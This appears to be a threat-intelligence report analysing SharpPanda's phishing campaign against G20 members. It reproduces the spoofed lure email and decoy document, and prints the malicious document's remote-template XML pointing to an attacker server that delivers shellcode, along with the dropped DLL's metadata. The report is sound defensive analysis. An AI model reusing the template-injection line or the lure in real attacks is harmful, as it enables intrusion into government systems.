

ThreatMon
Threat Analysis:
SharpPanda APT's Attack Chain Targeting G20 Nations
@ThreatMon
@MonThreat
@threatmon
@TMRansomMonitor

Contents


Contents....1
Introduction....2
Attack Chain....3
Phishing Mail....4
Malicious Office Document....4
Remote Template....6
Downloader DLL....7
MITRE ATT&CK....8

Introduction

The realm of cyberspace is fraught with ever-evolving threats, and Advanced Persistent Threat (APT) groups pose a significant risk to the security and stability of nations and international organizations. One such formidable APT group, SharpPanda, has emerged as a notable threat, targeting G20 member countries with a sophisticated attack chain. This report provides a comprehensive analysis of the attack chain employed by SharpPanda, commencing with a meticulously crafted phishing email and exploiting a series of techniques, ultimately culminating in the deployment of downloader dynamic-link libraries (DLLs) via remote templates.


SharpPanda's APT group employs a sophisticated attack chain, leveraging phishing emails, phishing documents with remote templates, and downloader DLLs to compromise targets within G20 member countries. Understanding the intricacies of this attack chain is crucial for enhancing cybersecurity measures and developing robust defense strategies against state-sponsored adversaries. To assist in detection and mitigation efforts, this report includes Indicators of Compromise (IOCs), a YARA rule for detection, and relevant MITRE ATT&CK Technique IDs associated with this attack chain. By leveraging threat intelligence and proactive security measures, organizations and governments can effectively combat the persistent threats posed by APT groups like SharpPanda, safeguarding critical information and national interests.

Attack Chain



Phishing Mail

The sequence of events commences with a phishing email, which is distributed to members of the G20. Attached to this email is a document in the .docx format.


From: 'G20 Indonesia' via UK Sherpa Office <sherpa.office@cabinetoffice.gov.uk>
To: [redacted]
Cc:
Subject: [Sending Finalized Text] G7+Partners FASS Meeting
Message [FINAL] Hiroshima Action Statement for Resilient Global Food Security_trackchanged.docx (50 KB)

Best,


G20 Indonesia Sherpa Office

Ministry of Foreign Affairs, Republic of Indonesia
Jalan Taman Pejambon No. 6
Jakarta, Indonesia 10110
P: +62 21 344 1508
E: g20-indonesia@kemlu.go.id
W: www.kemlu.go.id

Coordinating Ministry for Economic Affairs, Republic of Indonesia
Jalan Lapangan Banteng Timur Nomor 2-4,
Jakarta, Indonesia 10710
P: +62 21 352 1835
E: sherpa-g20@ekon.go.id
W: www.ekon.go.id
--
You received this message because you are subscribed to the Google Groups "UK Sherpa Office" group.
To unsubscribe from this group and stop receiving emails from it, send an email to sherpa.office+unsubscribe@cabinetoffice.gov.uk.
To view this discussion on the web visit https://groups.google.com/a/cabinetoffice.gov.uk/d/msgid/sherpa.office/c64e5acc4a6540d8b3ae030a1d20faf1%40kemlu.go.id.

Malicious Office Document

Upon opening the document, it initiates the download of a remote template, as illustrated in the image below.



The document titled "Hiroshima Action Statement for Resilient Global Food Security" was dispatched to its targets precisely two days prior to the Hiroshima Summit.

~~*Fifth DRAFT*~~
~~*AS OF May 17, 2023*~~

Hiroshima Action Statement for Resilient Global Food Security

We, the leaders of Japan, Australia, Brazil, Canada, Comoros, the Cook Islands, France, Germany, India, Indonesia, Italy, the Republic of Korea, the United Kingdom, the United States of America, Viet Nam and the European Union, reaffirmed that access to affordable, safe and nutritious food is a basic human need, and shared the importance of working closely together to respond to the worsening global food security crisis with the world facing highest risk of famine in a generation and to build more resilient, sustainable and inclusive agriculture and food systems, including through enhancing stability and predictability in international markets. Noting the key actions outlined in the UN Food Systems Summit 2021 (UNFSS) and the 2022 Global Food Security Roadmap endorsed by over 100 country signatories as well as the G20's efforts on global food security, we intend to jointly take the following actions in cooperation with the international community to strengthen global food security and nutrition and call on other partners to join us in these efforts

1. Responding to the immediate food security crisis

Global food security is threatened by multiple factors and risks such as the COVID-19 pandemic, volatile energy, food and fertilizer prices, the serious impact of climate change and armed conflicts, with disproportionate impacts on the most vulnerable, including women, children and persons with disabilities. ~~[(VTN reserve)~~ The war in Ukraine~~]~~ has further aggravated the ongoing food security crisis around the world, especially in developing and least developed countries. We note with deep concern the adverse impact of ~~[(VTN reserve)~~ the war in~~]~~ Ukraine and stress that it is causing immense human suffering and exacerbating existing fragilities in the global economy – constraining growth, increasing inflation, disrupting supply chains, heightening energy and food insecurity, and elevating financial stability risks. Especially in light of its impact on food security and humanitarian situation around the world, we support a just and durable peace based on respect for international law, principles of the UN charter and territorial integrity and sovereignty. We call on all participants of the Black Sea Grain Initiative (BSGI) to continue and fully implement its smooth operation at its maximum potential and for as long as necessary, and stress the importance of allowing grains to continue to reach those most in need. According to UN and relevant reports, up to 828 million people were facing hunger across the world in 2021 and 258 million people in 58 food crisis countries, especially in developing and least developed countries, were estimated to need emergency food assistance in 2022. We will be working together to respond to the immediate food security crisis including through:

The document discusses the following topics:

- Responding to the immediate food security crisis: It highlights the challenges to global food security, such as the COVID-19 pandemic, climate change, and armed conflicts. The leaders express their concern about the impact of the war in Ukraine on food security and call for support to countries experiencing acute food insecurity. They also emphasize the need for humanitarian assistance, trade stability, and coordination among international organizations.
- Preparing for and preventing future food security crises: The document emphasizes the importance of market transparency, data collection, and early warning systems to prevent future food security crises. It mentions enhancing the Agricultural Market Information System, supporting crisis response strategies, and promoting trade and market transparency based on WTO rules.
- Realizing resilient global food security and nutrition for all: The leaders express their commitment to achieving the Sustainable Development Goals (SDGs) related to food security and nutrition. They emphasize the importance of climate change adaptation, biodiversity conservation, reducing malnutrition, and addressing food loss and waste. The document also mentions the promotion of gender-responsive approaches and the engagement of women in food systems.

Remote Template

The location of the remote template becomes apparent upon extraction.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId7423" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
    Target="http://13.236.189.80:8000/res/translate.res"
    TargetMode="External"/>
</Relationships>
```

Extracted ShellCode drops a DLL named “c6gt.b” under %TEMP% directory and creates a scheduled task for it.


```
id  |index     |OLE Object
----+----------+------------------------------------------------------------
0   |00002B42h |format_id: 2 (Embedded)
    |          |class name: b'PACKage'
    |          |data size: 125952
    |          |OLE Package object:
    |          |Filename: '\x11à¡±\x1aá'
    |          |Source path: ''
    |          |Temp path = ''
    |          |MD5 = 'd41d8cd98f00b204e9800998ecf8427e'
    |          |File Type: Unknown file type
----+----------+------------------------------------------------------------
1   |000408A3h |format_id: 2 (Embedded)
    |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
    |          |data size: 8485
    |          |MD5 = 'a0027a66a9081e01907b1fd91ac8613f'
----+----------+------------------------------------------------------------
2   |00040889h |Not a well-formed OLE object
----+----------+------------------------------------------------------------
```

Downloader DLL

The DLL named “Downloader.dll” is simply a downloader, but the payload cannot be accessed. Instead of downloading, it has some stealer capabilities.

sha256	21F173A347ED111CE67E4C0F2C0BD4EE34BB7CA765DA03635CA5C0DF394CD7E6
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	122368 bytes
entropy	6.227
imphash	F4A57E460F25DE5A4D9684EAF058F4AD
signature	n/a
tooling	Visual Studio 2010
entry-point	8B FF 55 8B EC 83 7D 0C 01 75 05 E8 D8 3B 00 00 FF 75 08 8B 4D 10 8B 55 0C E8 EC FE FF FF 59 5D C2
file-version	n/a
description	n/a
file-type	dynamic-link-library
cpu	32-bit
subsystem	GUI
compiler-stamp	Mon May 08 08:08:10 2023 | UTC

Upon execution it collects some data from our computer. Here is what the data looks like in memory.

